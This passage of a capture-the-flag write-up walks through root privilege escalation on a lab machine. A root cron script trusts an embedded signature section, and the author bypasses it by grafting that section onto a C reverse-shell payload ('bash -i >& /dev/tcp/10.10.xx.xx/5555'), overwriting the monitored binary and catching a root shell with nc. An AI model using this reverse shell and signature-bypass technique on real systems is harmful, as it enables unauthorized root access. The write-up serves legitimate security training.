2025/11/28 21:23:04 CMD: UID=0     PID=23040  | rm -f text_sig_section.bin
2025/11/28 21:24:01 CMD: UID=0     PID=23046  | /usr/sbin/CRON -f -P
2025/11/28 21:24:01 CMD: UID=0     PID=23045  | /usr/sbin/CRON -f -P
2025/11/28 21:24:01 CMD: UID=0     PID=23047  | /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
2025/11/28 21:24:01 CMD: UID=0     PID=23048  | bash -c /root/initiate_monitoring.sh
2025/11/28 21:24:01 CMD: UID=0     PID=23049  | /usr/sbin/CRON -f -P
2025/11/28 21:24:01 CMD: UID=0     PID=23051  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:24:01 CMD: UID=0     PID=23052  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:24:01 CMD: UID=0     PID=23053  | openssl asn1parse -inform DER -in text_sig_section.bin
2025/11/28 21:24:01 CMD: UID=0     PID=23056  | grep -oP (?<=UTF8STRING        :)Era Inc.
2025/11/28 21:24:01 CMD: UID=0     PID=23054  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:24:01 CMD: UID=0     PID=23059  | grep -oP (?<=IA5STRING         :)yurivich@era.com
2025/11/28 21:24:01 CMD: UID=0     PID=23057  | /bin/bash /root/initiate_monitoring.sh
2025/11/28 21:24:01 CMD: UID=0     PID=23060  | /opt/AV/periodic-checks/monitor
2025/11/28 21:24:04 CMD: UID=0     PID=23061  | /bin/bash /root/initiate_monitoring.sh
Since pspy showed openssl asn1parse being run over text_sig_section.bin, I wanted to confirm how that file was created. In an earlier pspy capture, the cron chain contained a call to objcopy against this same binary, dumping a section named .text_sig into a temporary file before running the OpenSSL/grep checks and finally executing monitor as root. That lines up with the idea that the binary carries an embedded DER blob in a custom section, which is treated as a sort of “signature” and validated once per minute.
Because I could not read /root/initiate_monitoring.sh directly as eric, the pspy output became the primary source of truth: every minute, cron invokes that script as UID 0, the script extracts .text_sig from /opt/AV/periodic-checks/monitor into text_sig_section.bin, runs openssl asn1parse -inform DER -in text_sig_section.bin, greps out the UTF8STRING Era Inc. and the IA5STRING yurivich@era.com, and if those checks pass, it executes /opt/AV/periodic-checks/monitor. That means the only thing that really matters for the integrity check is the DER payload living inside .text_sig. As long as that section survives intact, the script will run whatever code sits in the rest of the binary.
With that in mind, the plan for privilege escalation was:
- Extract the original
.text_sigsection frommonitorinto a separate file. - Compile my own payload binary that simply spawns a root shell back to my host.
- Inject the original
.text_sigsection into the payload binary. - Overwrite
/opt/AV/periodic-checks/monitorwith this patched payload, keeping it group-writable but still executable. - Wait for cron to run
/root/initiate_monitoring.shagain and catch the incoming root shell.
eric@era:/opt/AV/periodic-checks$ objcopy --dump-section .text_sig=orig_sig.bin monitor
<jcopy --dump-section .text_sig=orig_sig.bin monitor
eric@era:/opt/AV/periodic-checks$ ls
ls
monitor
orig_sig.bin
pspy64
status.log
orig_sig.bin is the DER blob that the monitoring script cares about. I did not need to modify or understand it further, the goal was simply to reuse it unchanged.
Next I prepared a small C program that, when executed, would connect back to a listener on my machine and drop me into a root shell. I chose a separate port from the earlier user shell and used 10.10.xx.xx:5555:
int main(void) {
    setuid(0);
    setgid(0);
    system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.xx.xx/5555 0>&1'");
    return 0;
}
EOF
Save it into a directory, and on the same directory run python3 -m http.server [port] and from eric’s machine, wget it:
wget http://10.10.xx.xx:8085/monitor_patched.cAfter it’s imported successfully, I used objdump:
gcc monitor_patched.c -o monitor_patched

file monitor_patched
monitor_patched: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b95a11acf75c314a51ae8dca05814cf07074938c, for GNU/Linux 3.2.0, not stripped
At this point monitor_patched did what I needed functionally, but it had no .text_sig section. If I replaced monitor with it as-is, the next cron run would generate a new text_sig_section.bin from this binary, the OpenSSL / grep checks would fail, and /opt/AV/periodic-checks/monitor would never be executed.
To avoid that, I reused the original signature section and attached it to my payload:
objcopy --add-section .text_sig=orig_sig.bin monitor_patched
objdump -h monitor_patched | grep text_sig

 27 .text_sig     000001ca  0000000000000000  0000000000000000  0000303b  2**0
Now monitor_patched carried the exact same DER blob the script expects. The last step was to swap it into place in a way that preserves the root:devs ownership and existing permissions on monitor. Because monitor is group-writable by devs, I could overwrite its contents but did not want to change metadata such as owner and mode. Using shell redirection keeps the inode and permissions while replacing the bytes:
ls -l monitor
-rwxrw---- 1 root devs 16544 Nov 28 21:38 monitor

cp monitor monitor.bak
cat monitor_patched > monitor
ls -l monitor
-rwxrw---- 1 root devs 16592 Nov 28 21:38 monitor
The size remained consistent and ownership stayed as root:devs, but the ELF contents were now my reverse shell payload plus the original .text_sig section. From the perspective of /root/initiate_monitoring.sh, nothing had changed: objcopy still dumps .text_sig from /opt/AV/periodic-checks/monitor into text_sig_section.bin, openssl asn1parse still sees a DER structure with Era Inc. and yurivich@era.com inside, the grep checks pass, and the script proceeds to execute /opt/AV/periodic-checks/monitor as root.
On my host I started a 2nd listener:
nc -lvnp 5555After the next cron interval, the connection was established, and the privilege esculation to root was completed, obtaining it’s flag:
Listening on 0.0.0.0 5555
Connection received on 10.10.11.79 45840
bash: cannot set terminal process group (23593): Inappropriate ioctl for device
bash: no job control in this shell
root@era:~#